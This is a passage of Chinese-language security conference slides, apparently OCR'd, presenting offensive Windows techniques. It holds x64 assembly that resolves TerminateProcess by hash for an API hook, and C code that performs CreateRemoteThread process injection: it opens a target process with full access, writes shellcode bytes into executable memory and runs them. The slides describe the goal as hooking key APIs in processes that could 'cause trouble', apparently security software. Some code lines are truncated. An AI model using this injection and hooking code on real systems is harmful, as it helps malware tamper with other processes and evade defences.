    push r10                    ; Save R10 register
    %include "iat_api.asm"      ; iat_api.asm goes here
start:                          ; ...
    pop rbp                     ; Pop out the address of iat_api.asm to RBP
    call get_return_true        ; Call get_return_true
return_true:                    ; ...
    mov rax,0x01                ; Move non zero value to RAX
    ret                         ; Return
get_return_true:                ; ...
    mov r10d,0x5ECADC87         ; hash( "KERNEL32.dll", "TerminateProcess" )
    call rbp                    ; Call the iat_api block
    pop rax                     ; Clear stack
    pop r10                     ; Restore R10
    ret                         ; Return to caller
```

https://github.com/EgeBalci/Hook_API

CreateremoteThread进程注入


将shellcode注入到可能会带来麻烦的进程中，在目标进程中HOOK关键API。



```
void apihk(LPCTSTR process) {
    HANDLE remoteThread2;
    PVOID remoteBuffer2;
    HANDLE prohand = OpenProcess(PROCESS_ALL_ACCESS, 0, GetProcessIdByName(process));
    unsigned char  self_defense_64[] = "\xfc\xe8\x16\x01\x00\x00\x5b\xe8\x49\x00\x00\x00\x48\x83\xc4\x20\x48\x89
    remoteBuffer2 = VirtualAllocEx(prohand, NULL, sizeof self_defense_64, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECU
    WriteProcessMemory(prohand, remoteBuffer2, self_defense_64, sizeof self_defense_64, NULL);
    remoteThread2 = CreateRemoteThread(prohand, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuffer2, NULL, 0, NULL);
    CloseHandle(prohand);
}
```

自我保护测试

网络安全创新大会
Cyber Security Innovation Summit



```
C:\Users\scareing\Desktop>_
```

网络安全创新大会
Cyber Security Innovation Summit

THANKS